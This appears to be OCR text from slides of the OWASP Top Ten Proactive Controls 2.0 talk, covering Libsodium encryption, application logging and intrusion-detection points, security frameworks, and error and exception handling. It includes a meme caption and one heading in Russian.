String ciphertext = crypter.encrypt("Secret message");
String plaintext = crypter.decrypt(ciphertext);
```

Encrypting data at Rest : Libsodium

https://www.gitbook.com/book/jedisct1/libsodium/details

- A high-security, cross-platform & easy-to-use crypto library.
- Modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more.
- It is a portable, cross-compilable, installable & packageable fork of NaCl, with a compatible API, and an extended API to improve usability even further
- Provides all of the core operations needed to build higher-level cryptographic tools.
- Sodium supports a variety of compilers and operating systems, including Windows (with MinGW or Visual Studio, x86 and x86_64), iOS and Android.
- The design choices emphasize security, and "magic constants" have clear rationales.

C8: Implement Logging And Intrusion Detection

Tips for proper application logging


- Use a common/standard logging approach to facilitate correlation and analysis
  - Logging framework : **SLF4J** with **Logback** or Apache **Log4j2**.
- Avoid side effects : define a minimal but effective logging approach to track user activities
- Perform encoding on untrusted data : protection against Log injection attacks !

App Layer Intrusion Detection : Detection Points Examples

- Input validation failure server side when client side validation exists
- Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- Forced browsing to common attack entry points
- Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.jsp)

App Layer Intrusion Detection : Detection Points Examples

- Blatant SQLi or XSS injection attacks.
- Workflow sequence abuse (e.g. multi-part form in wrong order).
- Custom business logic (e.g. basket vs catalogue price mismatch).
- Further study :
  - AppeSensor OWASP Project
  - libinjection : from SQLi to XSS – Nick Galbreath
  - Attack Driven Defense – Zane Lackey



C9: Leverage Security Frameworks and Libraries

Leverage Security Frameworks and Libraries

- Don't reinvent the wheel : use existing coding libraries and software frameworks

- Use native secure features of frameworks rather than importing third party libraries.

- Stay up to date !

Охватываемые риски: все из них (but not consistently)

A1 – Injection	A2 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A4 – Insecure Direct Object References
A5 – Security Misconfiguration	A6 – Sensitive Data Exposure	A7 – Missing Function Level Access Control	A8 – Cross-Site Request Forgery
	A9 – Using Components with Known Vulnerabilities	A10 – Unvalidated Redirects and Forwards	

C10: Error and Exception Handling


I HEARD YOU LIKE EXCEPTIONS
SO I GAVE YOU AN EXCEPTION WHILE HANDLING YOUR EXCEPTION
memegenerator.net

Best practices

- Manage exceptions in a **centralized manner** to avoid duplicated try/catch blocks in the code, and to ensure that all unexpected behaviors are correctly handled inside the application.

- Ensure that error messages displayed to users do not leak **critical data**, but are still verbose enough to explain the issue to the user.

- Ensure that exceptions are logged in a way that gives enough information for Q/A, forensics or incident response teams to understand the problem.

OWASP Top Ten
Proactive Controls 2.0